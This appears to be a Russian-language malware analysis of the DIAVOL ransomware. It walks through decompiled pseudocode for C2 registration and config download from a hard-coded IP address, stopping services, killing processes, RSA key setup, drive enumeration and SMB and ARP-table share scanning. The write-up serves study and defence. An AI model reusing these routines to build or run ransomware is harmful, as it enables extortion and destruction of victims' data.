Помимо использования параметров командной строки, DIAVOL также может запрашивать различные значения со своего удаленного сервера, чтобы переопределить поля конфигурации, в отличие от большинства основных программ-вымогателей.

Сначала вредоносное ПО проверяет, правильно ли зарегистрирована жертва в качестве бота на главном сервере регистрации, проверяя, соответствует ли код ответа сервера 200.

```

load_resource_function(a1, L"REGISTER", 0);
log_to_file(L"===== REGISTER begin");
shellcode_func_buffer(&diavol_register_struct, &register_server_response);
log_to_file(L"===== REGISTER end");
if ( server_response_1 != '2' || *(&server_response_1 + 1) != '00' )// 200 status code
    goto SKIP_CONFIG_REQUEST;
printf("OK\n");

```

Затем он загружает и выполняет шелл-код из ресурса FROMNET для запроса различных значений конфигурации.

Для вызовов шелл-кода вредоносное ПО выделяет следующую структуру, прежде чем передать ее в качестве параметра.

```

struct DIAVOL_FROMNET_STRUCT
{
    char* agent; // "Agent"
    char* C2_IP_addr; // "173.232.146.118" (Hard-coded)
    char* request_type; // "GET"
    char* domain_dir; // "/Bnyar8RsK04ug/<bot_ID>/<group_ID>/<field_name>"
    char* content_type; // "Content-Type: application/x-www-form-urlencoded; charset=UTF-8"
    __int64 content_type_len; // the length of the content type
};

```

Для каталога домена адреса сервера имя поля зависит от поля конфигурации, которое запрашивает вредоносное ПО. После завершения регистрации DIAVOL запрашивает следующие имена полей:

- key: ключ RSA в кодировке Base64.
- services: стоп-лист служб
- priority: целевые файлы для шифрования в первую очередь
- ignore: имена файлов, чтобы избежать шифрования
- ext: имена файлов для включения шифрования
- wipe: имена файлов для удаления
- landing: записка о выкупе

```

load_resource_function(a1, L"FROMNET", 0);
memset(&fromnet_struct, 0, sizeof(fromnet_struct));
fromnet_struct.C2_IP_addr = *(&off_140019410 + 1); // 173.232.146.118
fromnet_struct.request_type = off_140019450[0]; // GET
fromnet_struct.agent = off_140019410; // Agent
fromnet_struct.content_type = off_140019430[0]; // Content-Type: application/x-www-form-urlencoded; charset=UTF-8
fromnet_struct.content_type_len = &v81; // content_type len
v81 = strlen(off_140019430[0]);
group_ID_1 = &server_response_1;
v80 = 4;
v99 = &v80;
memset(server_key_1, 0, sizeof(server_key_1));
v100 = server_key_1;
HIDWORD(server_response_1) = 1024;
v101 = &server_response_1 + 4;
v29 = LocalAlloc(0, 0x100ui64);
group_ID_2 = DIAVOL_CONFIG->group_ID;
fromnet_struct.domain_dir = v29;
sprintf(v29, "%s%s/%s%s", "/Bnyar8RsK04ug/", bot_ID, group_ID_2, KEY_STR); // /key
log_to_file(L"===== FROMNET 1 begin");
shellcode_func_buffer(&fromnet_struct, &group_ID_1); // retrieve key
log_to_file(L"===== FROMNET 1 end");
if ( server_response_1 != '2' )
    goto LABEL_23;
if...
sprintf(fromnet_struct.domain_dir, "%s%s/%s%s", "/Bnyar8RsK04ug/", bot_ID, DIAVOL_CONFIG->group_ID, off_1400193E0); // /services
HIDWORD(server_response_1) = 1024;
log_to_file(L"===== FROMNET 2 begin");
shellcode_func_buffer(&fromnet_struct, &group_ID_1);

```

Шелл-код вызывает `InternetConnectA` для подключения к серверу C2, `HttpOpenRequestA` для открытия GET-запроса и `HttpSendRequestA` для отправки запроса. Затем он вызывает `InternetReadFile`, чтобы прочитать ответ сервера для запрошенного поля и вернуть его.

```

hInternet = InternetOpenA((LPCSTR)fromnet_struct->agent, 0, 0i64, 0i64, 0);
hConnect = InternetConnectA(hInternet, (LPCSTR)fromnet_struct->C2_IP_addr, 0x50u, 0i64, 0i64, 3u, 0, 0i64);
hRequest = HttpOpenRequestA(
    hConnect,
    (LPCSTR)fromnet_struct->request_type,
    (LPCSTR)fromnet_struct->domain_dir,
    0i64,
    0i64,
    0i64,
    0,
    0i64);
HttpSendRequestA(
    hRequest,
    (LPCSTR)fromnet_struct->content_type,
    *(DWORD *)fromnet_struct->content_type_len,
    0i64,
    0);
dwIndex = 0;
HttpQueryInfoA(hRequest, 0x13u, *(LPVOID *)server_response, *(LPDWORD *)(&server_response + 8), &dwIndex);
InternetReadFile(
    hRequest,
    *(LPVOID *)(&server_response + 16),
    **(&server_response + 24),
    *(LPDWORD *)(&server_response + 24));
InternetCloseHandle(hRequest);
InternetCloseHandle(hConnect);
return (HMODULE)InternetCloseHandle(hInternet);

```

Далее, поскольку списки в конфигурации содержат переменные среды, DIAVOL разрешает их, вызывая `GetEnvironmentVariableW`, и преобразует их в нижний регистр с помощью `CharLowerBuffW`.

```

FINAL_DIAVOL_CONFIG.file_wipe_list = parse_list(DIAVOL_CONFIG->file_wipe_list);
v42 = TARGET_FILE_LIST;
if ( !TARGET_FILE_LIST )
    v42 = parse_list(DIAVOL_CONFIG->target_file_list);
FINAL_DIAVOL_CONFIG.target_file_list = v42;
FINAL_DIAVOL_CONFIG.process_kill_list = parse_list(DIAVOL_CONFIG->process_kill_list);
FINAL_DIAVOL_CONFIG.file_ignore_list = parse_list(DIAVOL_CONFIG->file_ignore_list);
FINAL_DIAVOL_CONFIG.service_stop_list = parse_list(DIAVOL_CONFIG->service_stop_list);
FINAL_DIAVOL_CONFIG.file_include_list = parse_list(DIAVOL_CONFIG->file_include_list);
FINAL_DIAVOL_CONFIG.Base64_RSA_key = DIAVOL_CONFIG->Base64_RSA_key;
FINAL_DIAVOL_CONFIG.group ID = DIAVOL_CONFIG->group ID;

```

Наконец, записка о выкупе в конфигурации переворачивается, а строка `"%cid_bot%"` заменяется сгенерированным идентификатором жертвы.


```

v43 = -1i64;
v44 = DIAVOL_CONFIG->ransom_note;
do...
v46 = 0i64;
ransom_note_len = -v43 - 2;
v48 = ransom_note_len;
if ( ransom_note_len )
{
    v49 = (DIAVOL_CONFIG->ransom_note + 2 * ransom_note_len - 2);
    do
    {
        v50 = *v49; // reverse ransom note
        ++v46;
        --v49;
        Ransom_note[v46 - 1] = v50;
    }
    while ( v46 < v48 );
}
v51 = -1i64;
v52 = Ransom_note;
do...
v53 = 2 * ~v51 + 198;
v54 = LocalAlloc(0, v53);
memset(v54, 0, v53);
v55 = wcsstr(Ransom_note, L"%cid_bot%");
v56 = v55;

```

Остановка служб

DIAVOL загружает и выполняет шелл-код из ресурса SERVPROC, чтобы остановить службы, указанные в конфигурации.

```

load_resource_function(a1, L"SERVPROC", 0);
log_to_file(L"===== SERVPROC begin");
log_to_file(L"===== SERVPROC end");
C2_service_stop_list_1 = FINAL_DIAVOL_CONFIG.service_stop_list;
shellcode_func_buffer(&C2_service_stop_list_1, 0i64);

```

Получив список служб, которые необходимо остановить, шелл-код перебирает список и останавливает их с помощью диспетчера управления службами.

Сначала он вызывает OpenSCManagerW для получения дескриптора диспетчера управления службами со всеми правами доступа, OpenServiceW для получения дескриптора целевой службы и ControlService для отправки кода остановки управления для ее остановки.

```
for ( service_to_kill = *service_kill_list; ; service_to_kill += -v5 - 1 )
{
    result = *service_to_kill;
    if ( !*service_to_kill )
        break;
    hSCManager = OpenSCManagerW(0i64, 0i64, SC_MANAGER_ALL_ACCESS);
    hService = OpenServiceW(hSCManager, service_to_kill, 0x20u);
    ControlService(hService, SERVICE_CONTROL_STOP, &ServiceStatus);
    CloseServiceHandle(hService);
    CloseServiceHandle(hSCManager);
    v5 = -1i64;
    v6 = service_to_kill;
    do
    {
        if ( !v5 )
            break;
        v3 = *v6++ == 0;
        --v5;
    }
    while ( !v3 );
}
return result;
```

Завершающие процессы

DIAVOL загружает и выполняет шелл-код из ресурса KILLPR для завершения процессов, указанных в конфигурации.

```
load_resource_function(a1, L"KILLPR", 0);
log_to_file(L"===== KILLPR begin");
shellcode_func_buffer(FINAL_DIAVOL_CONFIG.process_kill_list, 0i64);
log_to_file(L"===== KILLPR end");
```

Сначала шелл-код вызывает CreateToolhelp32Snapshot, чтобы сделать снимок всех процессов в системе. Используя моментальный снимок, он перебирает каждый процесс, используя Process32FirstW и Process32NextW. Для каждого процесса его исполняемое имя сравнивается с каждым именем в списке процессов конфигурации, которые должны быть завершены.

```

if ( Toolhelp32Snapshot != (HANDLE)INVALID_HANDLE_VALUE )
{
proc_entry.dwSize = 568;
if ( Process32FirstW(hSnapshot, &proc_entry) )
{
do
{
for ( proc_index = 0i64; ; proc_index += v14 + 1 )
{
v17 = (__int16 *)&process_kill_list[proc_index];
v18 = v15;
v19 = v15;
do...
v21 = &process_kill_list[proc_index];
v22 = 0i64;
v2 = -1i64;
v3 = v21;
do...
v14 = -v2 - 2;
if...
szExeFile = proc_entry.szExeFile;
v6 = v15 - (char *)proc_entry.szExeFile;
while ( 1 )
{
v7 = *szExeFile; // strcmp(process_to_kill, curr_proc_name)
if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v6) )
break;
++szExeFile;
}
}
}
}
}

```

```

szExeFile = proc_entry.szExeFile;
v6 = v15 - (char *)proc_entry.szExeFile;
while ( 1 )
{
v7 = *szExeFile; // strcmp(process_to_kill, curr_proc_name)
if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v6) )
break;
++szExeFile;
if...
}
v8 = -(v7 < *(WCHAR *)((char *)szExeFile + v6)) - ((*szExeFile - *(WCHAR *)((char *)szExeFile + v6)) - 1);
_15:
if ( !v8 )
{
hProcess = OpenProcess(1u, 0, proc_entry.th32ProcessID);
if ( hProcess != (HANDLE)-1i64 )
{
if ( !TerminateProcess(hProcess, 1u) )
++v12;
CloseHandle(hProcess);
}
}
}
}
while ( Process32NextW(hSnapshot, &proc_entry) );
ODWORD(Toolhelp32Snapshot) = CloseHandle(hSnapshot);

```

Инициализация RSA

Перед шифрованием файлов DIAVOL устанавливает криптографические буферы, которые впоследствии используются для шифрования файлов.

Во-первых, он выделяет память для следующей структуры перед загрузкой и выполнением шелл-кода из ресурса RSAINIT.

```
struct DIAVOL_RSAINIT_STRUCT
{
    HCRYPTPROV hCryptProv; // Handle to cryptographic service provider
    BYTE* Base64_RSA_key; // Base64-encoded RSA key
    char* container_str; // "MicrosoftCryptoGuard"
    char* provider_str; // "Microsoft Enhanced Cryptographic Provider v1.0"
    BYTE* RSA_CRYPT_BUFF;
    BYTE* RSA_FOOTER;
};
```

```
diavol_rsainit_struct.provider_str = (__int64)off_1400193D0; // Microsoft Enhanced Cryptographic Provider v1.0
diavol_rsainit_struct.Base64_RSA_key = FINAL_DIAVOL_CONFIG.Base64_RSA_key;
diavol_rsainit_struct.container_str = (__int64)off_1400193C8[0]; // MicrosoftCryptoGuard
diavol_rsainit_struct.RSA_CRYPT_BUFF = (__int64)&RSA_CRYPT_BUFF;
diavol_rsainit_struct.RSA_FOOTER = (__int64)&RSA_FOOTER;
log_to_file(L"===== RSAINIT begin");
shellcode_func_buffer(
    (FARPROC (__stdcall *) (HMODULE, LPCSTR)) &diavol_rsainit_struct,
    (DIAVOL_GENBOTID_STRUCT *) &RSA_KEY_HANDLE);
log_to_file(L"===== RSAINIT end");
```

Задача шеллкода состоит в том, чтобы заполнить поле RSA_FOOTER для последующего использования при шифровании файла.

Во-первых, он вызывает CryptStringToBinaryW для декодирования открытого ключа RSA с помощью Base64 и CryptAcquireContextW для получения дескриптора соответствующего поставщика криптографических услуг.

```

CryptStringToBinaryW(
  (LPCWSTR)diavol_rsainit_struct_1->Base64_RSA_key,
  -(int)base64_rsa_key_len - 2,
  CRYPT_STRING_BASE64,                                     // Base64-decode the RSA key
  RSA_key,
  &RSA_key_len,
  0i64,
  0i64);
CryptAcquireContextW(
  (HCRYPTPROV *)diavol_rsainit_struct_1,
  (LPCWSTR)diavol_rsainit_struct_1->container_str,
  (LPCWSTR)diavol_rsainit_struct_1->provider_str,
  PROV_RSA_FULL,
  CRYPT_DELETEKEYSET);
if ( CryptAcquireContextW(
  (HCRYPTPROV *)diavol_rsainit_struct_1,
  (LPCWSTR)diavol_rsainit_struct_1->container_str,
  (LPCWSTR)diavol_rsainit_struct_1->provider_str,
  PROV_RSA_FULL,
  CRYPT_NEWKEYSET)
  || (result = CryptAcquireContextW(
    (HCRYPTPROV *)diavol_rsainit_struct_1,
    (LPCWSTR)diavol_rsainit_struct_1->container_str,
    (LPCWSTR)diavol_rsainit_struct_1->provider_str,
    PROV_RSA_FULL,
    CRYPT_STRING_BASE64HEADER)) )

```

Затем вредоносное ПО вызывает `CryptImportKey`, чтобы импортировать открытый ключ RSA и получить дескриптор ключа. Он вызывает `VirtualAlloc` для выделения буфера памяти и делит буфер `RSA_CRYPT_BUFF` на 117-байтовые блоки. Для каждого блока DIAVOL добавляет его в выделенный буфер и вызывает `CryptEncrypt`, чтобы зашифровать его с помощью дескриптора ключа RSA.

```

result = CryptImportKey(diavol_rsainit_struct_1->hCryptProv, RSA_key, 0x94u, 0i64, 0, &crypt_RSA_key);
if ( result )
{
    *crypt_RSA_key_1 = crypt_RSA_key;
    mem_buffer = (BYTE *)VirtualAlloc(0i64, 0x3200ui64, 0x3000u, PAGE_READWRITE); // MEM_COMMIT | MEM_RESER
    v7 = 12800i64;
    RSA_XOR_BUFF = (BYTE *)diavol_rsainit_struct_1->RSA_XOR_BUFF;
    hKey = crypt_RSA_key;
    v14 = 59;
    v15 = 1;
    pdwDataLen = 0;
    v16 = 18;
    v13 = 2304;
    if ( mem_buffer )
    {
        v7 = v13;
        for ( i = 0; i < v16; ++i )
        {
            if ( i + 1 == v16 )
                pdwDataLen = v14;
            else
                pdwDataLen = 117;
            for ( j = 0; j < pdwDataLen; ++j )
                mem_buffer[128 * i + j] = RSA_XOR_BUFF[117 * i + j]; // copy 117-byte block each time
            if ( !CryptEncrypt(hKey, 0i64, 1, 0, &mem_buffer[128 * i], &pdwDataLen, 128u) )
            {
                // encrypt blocks
                CryptDestroyKey(hKey);
                v22 = 6;
                goto LABEL_21;
            }
        }
    }
}

```

Наконец, закодированный буфер размером 2304 байта будет скопирован в буфер RSA_FOOTER. Как это и буфер RSA_CRYPT_BUFF используются, будет обсуждаться позже при шифровании файлов

```

LABEL_21:
    if ( !v22 )
    {
        for ( k = 0; k < (unsigned int)v7; ++k )
            diavol_rsainit_struct_1->RSA_FOOTER[k] = mem_buffer[k]; // write encrypted result to RSA footer
    }
    return VirtualFree(mem_buffer, 0i64, 0x8000u);
}
}

```

Поиск дисков для шифрования

DIAVOL загружает и выполняет шелл-код из ресурса ENMDSKS для перечисления и поиска всех дисков в системе, когда режим шифрования из командной строки — локальный, сетевой, сканирование или все.

В качестве параметров шелл-код получает список файлов, чтобы избежать шифрования, и буфер для хранения имен дисков, найденных при переборе.

```

if ( RSA_KEY_HANDLE )
{
    drives_to_encrypt_list[0] = 0;
    memset(&drives_to_encrypt_list[1], 0, 0x7FCui64);
    if ( LOCAL_CRYPT_FLAG || NET_CRYPT_FLAG )
    {
        load_resource_function(a1, L"ENMDSKS", 0);
        file_ignore_list = FINAL_DIAVOL_CONFIG.file_ignore_list;
        v99 = LOCAL_CRYPT_FLAG;
        BYTE1(v99) = NET_CRYPT_FLAG;
        log_to_file(L"===== ENMDSKS begin");
        shellcode_func_buffer(&file_ignore_list, drives_to_encrypt_list);
        FINAL_DIAVOL_CONFIG.file_ignore_list = file_ignore_list;
        log_to_file(L"===== ENMDSKS end");
    }
}

```

Сначала шелл-код вызывает GetLogicalDriveStringsW для получения списка всех дисков в системе. Для каждого диска его имя преобразуется в нижний регистр и передается в GetDriveTypeW в качестве параметра для получения его типа.

Диск обрабатывается только в том случае, если его тип DRIVE_REMOTE или DRIVE_FIXED и его имя отсутствует в списке файлов, которые следует избегать.

```

logical_drives = (LPWSTR)LocalAlloc(0, 0x800ui64);
hMem = logical_drives;
GetLogicalDriveStringsW(0x400u, logical_drives);
while ( *logical_drives )
{
    for ( i = logical_drives; *i; ++i )
    {
        if ( *i >= (unsigned int)'A' && *i <= (unsigned int)'Z' )
            *i += 32; // to lower
    }
    DriveTypeW = GetDriveTypeW(logical_drives);
    if ( DriveTypeW == DRIVE_REMOTE && file_ignore_list[9] || DriveTypeW == DRIVE_FIXED && file_ignore_list[8] )
    {
        file_to_ignore = *(char **)file_ignore_list;
        drive_name_match = 1;
        while ( *(_WORD *)file_to_ignore )
        {
            curr_logical_drive = logical_drives; // avoid if drive is in file_to_ignore list
            v3 = file_to_ignore - (char *)logical_drives;
            while ( 1 )
            {
                v4 = *curr_logical_drive;
                if ( *curr_logical_drive != *(LPWSTR)((char *)curr_logical_drive + v3) )
                    break;
                ++curr_logical_drive;
                if ( !v4 )
                {
                    v5 = 0;
                    goto LABEL_20;
                }
            }
        }
    }
}

```

Если диск подходит для шифрования, его имя добавляется к буферу дисков из параметра шеллкода.

```

}
if ( drive_valid )
{
    curr_logical_drive_1 = (__int16 *)logical_drives;
    v40 = drive_list_out;
    v41 = drive_list_out;
    do
    {
        v42 = *curr_logical_drive_1;
        *v40 = v42;
        ++curr_logical_drive_1;
        ++v40;
    }
    while ( v42 );
    v9 = -1i64; // add the drive name into drive_list_out
    v10 = drive_list_out;
    do
    {
        if ( !v9 )
            break;
        v8 = *v10++ == 0;
        --v9;
    }
    while ( !v8 );
    drive_list_out += -v9 - 1;
}

```

Если диск является удаленным, вредоносное ПО вызывает WNetGetConnectionW для получения имени связанного с ним сетевого ресурса.

```

if ( DriveTypeW == DRIVE_REMOTE )
{
    drive_remote_name_len = 1024;
    drive_remote_name = (LPWSTR)LocalAlloc(0, 0x800ui64);
    drive_local_name[0] = *logical_drives;
    drive_local_name[1] = logical_drives[1];
    drive_local_name[2] = 0;
    if ( !WNetGetConnectionW(drive_local_name, drive_remote_name, &drive_remote_name_len) )
    {
        new_file_ignore_len = 0;
        new_file_ignore_len = LocalSize(*(HLOCAL *)file_ignore_list);
        v11 = -1i64;
        v12 = drive_remote_name;
        do
        {
            if ( !v11 )
                break; // calculate the size of the new ignore list by adding size of this remote dri
            v8 = *v12++ == 0;
            --v11;
        }
        while ( !v8 );
        new_file_ignore_len += 2 * (-(int)v11 - 2) + 32;
        file_ignore_list_1 = 0i64;
        *(_QWORD *)file_ignore_list = LocalReAlloc(*(HLOCAL *)file_ignore_list, new_file_ignore_len, 2u); // realloc
        file_ignore_list_1 = *(char **)file_ignore_list;
        remote_drive_name = 0i64;
    }
}

```

Наконец, используя имя сетевого ресурса, вредоносная программа вызывает gethostbyname для получения структуры хоста, которая содержит IP-адрес удаленного хоста.

Наконец, DIAVOL добавляет этот IP-адрес в список файлов, чтобы избежать шифрования.

```
remote_host = gethostbyname(&drive_remote_name_1[2]);
if ( remote_host )
{
    drive_remote_name[j] = '\\';
    *(_WORD *)file_ignore_list_1 = '\\';
    file_ignore_list_1 += 2;
    *(_WORD *)file_ignore_list_1 = '\\';
    file_ignore_list_1 += 2;
    ip_addr = **(_DWORD **)remote_host->h_addr_list;
    for ( k = 0; k < 4; ++k )
    {
        ip_addr_1 = *((_BYTE *)&ip_addr + k);
        if ( ip_addr_1 / 100 )
        {
            *(_WORD *)file_ignore_list_1 = ip_addr_1 / 100 + '0';
            file_ignore_list_1 += 2;
            v43 = ip_addr_1;
            ip_addr_1 %= 100;
            *(_WORD *)file_ignore_list_1 = ip_addr_1 / 10 + '0';
            file_ignore_list_1 += 2; // add IP address of remote share to file ignore list
            v44 = ip_addr_1;
            ip_addr_1 %= 10;
        }
        else if ( ip_addr_1 / 10 )
        {
            *(_WORD *)file_ignore_list_1 = ip_addr_1 / 10 + '0';
        }
    }
}
```

Сканирование целевых сетевых ресурсов через SMB

DIAVOL имеет два разных шеллкода для сканирования сетевых ресурсов с использованием SMB в ресурсах SMBFAST и SMB.

Шелл-код SMBFAST используется для сканирования общих сетевых ресурсов из списка целевых хостов, заданного параметром командной строки «-h».

Перед запуском этого шелл-кода DIAVOL выделяет память для следующей структуры, содержащей информацию о сетевых хостах, подлежащих перечислению для общих ресурсов.

```

struct DIAVOL_SMB_STRUCT
{
    FARPROC GetProcAddress;

    FARPROC memset;

    wchar_t *TARGET_NETWORK_SHARE_LIST; // Target network host names to enumerate for shares (from "-h" command-line)

    DWORD *remote_host_IP_list; // Buffer to receive IP address of network hosts

    __int64 curr_network_share_name[16]; // Buffer to contain currently-processed share name

    _WORD DNS_server_name[260]; // Buffer to receive DNS or NetBIOS name of the remote server

    MIB_IPNETTABLE *IpNetTable;

    MIB_IFROW pIfRow;

    __int64 unk[2];
};

```

Вредонос также выделяет память для этой структуры, чтобы получить имя всех сканируемых сетевых ресурсов. Затем обе структуры передаются шеллкоду в качестве параметров.

```

struct DIAVOL_SMB_LIST
{
    __int64 length;

    char *SMB_net_share_list;
};

```

```

SMBFAST_net_resource_name_list.length = 0i64;
SMBFAST_net_resource_name_list.drive_name = 0i64;
memset(remote_host_IP_list, 0, 1020);
memset(&diavol_SMB_struct, 0, sizeof(diavol_SMB_struct));
diavol_SMB_struct.memset = memset;
diavol_SMB_struct.GetProcAddress = GetProcAddress;
diavol_SMB_struct.remote_host_IP_list = remote_host_IP_list;
if ( TARGET_NETWORK_SHARE_LIST ) // -h
{
    diavol_SMB_struct.TARGET_NETWORK_SHARE_LIST = TARGET_NETWORK_SHARE_LIST;
    load_resource_function(a1, L"SMBFAST", 0);
    log_to_file(L"===== SMBFAST begin");
    shellcode_func_buffer(&diavol_SMB_struct, &SMBFAST_net_resource_name_list);
    log_to_file(L"===== SMBFAST end");
}

```

Поскольку шелл-код SMBFAST сканирует только имена хостов в заданном целевом списке, он просматривает список и записывает каждое имя общего сетевого ресурса в поле `curr_network_share_name` для обработки.

Во-первых, вредоносное ПО вызывает `gethostbyname`, чтобы получить структуру хоста для текущего имени общего ресурса. Используя структуру, он извлекает список IP-адресов хоста и добавляет его в поле `remote_host_IP_list`.

```
IP_index = 0;
while ( *diavol_SMB_struct->TARGET_NETWORK_SHARE_LIST )
{
    v15 = 0;
    ((void (__fastcall *) (__int64 *, _QWORD, __int64))diavol_SMB_struct->memset)(
        diavol_SMB_struct->curr_network_share_name,
        0i64,
        128i64);
    do
        // get current target network share
        *((_BYTE *)diavol_SMB_struct->curr_network_share_name + v15) = diavol_SMB_struct->TARGET_NETWORK_SHARE_LIST[v15];
    while ( diavol_SMB_struct->TARGET_NETWORK_SHARE_LIST[v15++] );
    net_host = gethostbyname((const char *)diavol_SMB_struct->curr_network_share_name);
    if ( net_host )
    {
        // add host's IP addresses to remote_host_IP_list
        diavol_SMB_struct->remote_host_IP_list[IP_index] = **(_DWORD **)net_host->h_addr_list;
        remote_host_IP_addr[0] = diavol_SMB_struct->remote_host_IP_list[IP_index];
    }
}
```

Затем для каждого полученного от хоста IP-адреса вредоносное ПО записывает его в буфер `DIAVOL_SMB_STRUCT->DNS_server_name`. Затем он передается в качестве параметра вызову `NetShareEnum` для получения информации о каждом общем ресурсе на сервере с этим IP-адресом.

```
for ( i = 0; i < 4; ++i )
{
    curr_char_remote_host_IP_addr = *((_BYTE *)remote_host_IP_addr + i);
    if ( curr_char_remote_host_IP_addr / 100 )
    {
        diavol_SMB_struct->DNS_server_name[v20++] = curr_char_remote_host_IP_addr / 100 + 48;
        remote_host_IP_addr[1] = curr_char_remote_host_IP_addr;
        curr_char_remote_host_IP_addr %= 100;
        diavol_SMB_struct->DNS_server_name[v20++] = curr_char_remote_host_IP_addr / 10 + 48;
        remote_host_IP_addr[2] = curr_char_remote_host_IP_addr;
        curr_char_remote_host_IP_addr %= 10;
    }
    else if ( curr_char_remote_host_IP_addr / 10 ) // For each IP address, write it to DNS_server_name
    {
        diavol_SMB_struct->DNS_server_name[v20++] = curr_char_remote_host_IP_addr / 10 + 48;
        remote_host_IP_addr[3] = curr_char_remote_host_IP_addr;
        curr_char_remote_host_IP_addr %= 10;
    }
    diavol_SMB_struct->DNS_server_name[v20++] = curr_char_remote_host_IP_addr + 48;
    diavol_SMB_struct->DNS_server_name[v20++] = '.';
}
*((_WORD *)&diavol_SMB_struct->curr_network_share_name[15] + v20 + 3) = 0;
```

Затем для каждого ресурса на сервере DIAVOL добавляет его в буфер `DIAVOL_SMB_LIST->SMB_net_share_list` в следующем формате.

<Server_IP_Address>//<Resource_Name>//

Имя ресурса извлекается из shi1_netname из структуры SHARE_INFO_1, полученной в результате предыдущего вызова NetShareEnum.

```

IP_hostname_len = -(int)v3 - 2;
v33 = LODWORD(diavol_smb_share_list->length) + IP_hostname_len + 1;
if ( LODWORD(diavol_smb_share_list->length) )// realloc output list to add host's IP in
    v6 = (char *)LocalReAlloc(diavol_smb_share_list->SMB_net_share_list, 2i64 * v33, 2u);
else
    v6 = (char *)LocalAlloc(0, 2i64 * v33);
diavol_smb_share_list->SMB_net_share_list = v6;
v38 = diavol_SMB_struct->DNS_server_name;
curr_output_ptr = &diavol_smb_share_list->SMB_net_share_list[2 * SLODWORD(diavol_smb_share_list->length)];
v40 = curr_output_ptr;
do
{
    curr_IP_addr_ptr = *v38;
    *(_WORD *)curr_output_ptr = curr_IP_addr_ptr;// append host's IP to output list
    ++v38;
    curr_output_ptr += 2;
}
while ( curr_IP_addr_ptr );
*(_WORD *)&diavol_smb_share_list->SMB_net_share_list[2 * v33 - 2] = '\\';// add \\
LODWORD(diavol_smb_share_list->length) = v33;
v7 = -1i64;
shi1_netname = net_share_info_1->shi1_netname;
do

```

```

v33 = LODWORD(diavol_smb_share_list->length) + IP_hostname_len + 4;
diavol_smb_share_list->SMB_net_share_list = (char *)LocalReAlloc(
    diavol_smb_share_list->SMB_net_share_list,
    2i64 * v33,
    2u);
resource_share_name = net_share_info_1->shi1_netname;
curr_output_ptr_1 = &diavol_smb_share_list->SMB_net_share_list[2 * SLODWORD(diavol_smb_share_list->length)];
v44 = curr_output_ptr_1;
do
{
    v45 = *resource_share_name;
    *(_WORD *)curr_output_ptr_1 = v45;
    ++resource_share_name;
    curr_output_ptr_1 += 2; // append resource share name of the remote host to output
}
while ( v45 );
*(_WORD *)&diavol_smb_share_list->SMB_net_share_list[2 * v33 - 8] = '\\';
*(_WORD *)&diavol_smb_share_list->SMB_net_share_list[2 * v33 - 6] = 0;
*(_WORD *)&diavol_smb_share_list->SMB_net_share_list[2 * v33 - 4] = 0;
*(_WORD *)&diavol_smb_share_list->SMB_net_share_list[2 * v33 - 2] = 0;
LODWORD(diavol_smb_share_list->length) = v33 - 2;

```

Окончательный список позже используется для шифрования этих общих ресурсов.

Сканирование сетевых ресурсов в таблице ARP через SMB

Шелл-код SMB используется для сканирования общих сетевых ресурсов с хостов, извлеченных из таблицы протокола разрешения адресов (ARP).

Перед запуском этого шелл-кода DIAVOL выделяет память для структуры DIAVOL_SMB_STRUCT и структуры DIAVOL_SMB_LIST, аналогичной шелл-коду SMBFAST.

```
SMB_net_resource_name_list.length = 0i64;
SMB_net_resource_name_list.SMB_net_share_list = 0i64;
if ( CRYPT_SCAN_FLAG )
{
    load_resource_function(a1, L"SMB", 0);
    log_to_file(L"===== SMB begin");
    shellcode_func_buffer(&diavol_SMB_struct, &SMB_net_resource_name_list);
    log_to_file(L"===== SMB end");
}
}
```

Сначала шелл-код вызывает GetIpNetTable для получения таблицы сопоставления IPv4-физических адресов на машине жертвы.

Используя эту таблицу, вредоносное ПО извлекает список структур MIB_IPNETROW, содержащих записи для IP-адресов в таблице ARP. Для каждой структуры MIB_IPNETROW DIAVOL вызывает GetIfEntry для получения информации для указанного интерфейса на локальном компьютере.

```
diavol_SMB_struct_1 = diavol_SMB_struct;
SizePointer = 0;
dwNumEntries = GetIpNetTable(diavol_SMB_struct->IpNetTable, &SizePointer, 0);
IpNetTable = dwNumEntries;
if ( dwNumEntries == 122 )
{
    diavol_SMB_struct_1->IpNetTable = (MIB_IPNETTABLE *)LocalAlloc(0, SizePointer);
    IpNetTable = GetIpNetTable(diavol_SMB_struct_1->IpNetTable, &SizePointer, 0);
    for ( i = 0; ; ++i )
    {
        dwNumEntries = diavol_SMB_struct_1->IpNetTable->dwNumEntries;
        if ( i >= dwNumEntries )
            break;
        if ( diavol_SMB_struct_1->IpNetTable->table[i].dwPhysAddrLen )// The MIB_IPNETROW structure contains
                                                                    // information for an Address Resolution Protocol (ARP)
                                                                    // table entry for an IPv4 address.
        {
            if ( diavol_SMB_struct_1->IpNetTable->table[i].dwType != MIB_IPNET_TYPE_INVALID )
            {
                diavol_SMB_struct_1->pIfRow.dwIndex = diavol_SMB_struct_1->IpNetTable->table[i].dwIndex;
                GetIfEntry(&diavol_SMB_struct_1->pIfRow);
            }
        }
    }
}
```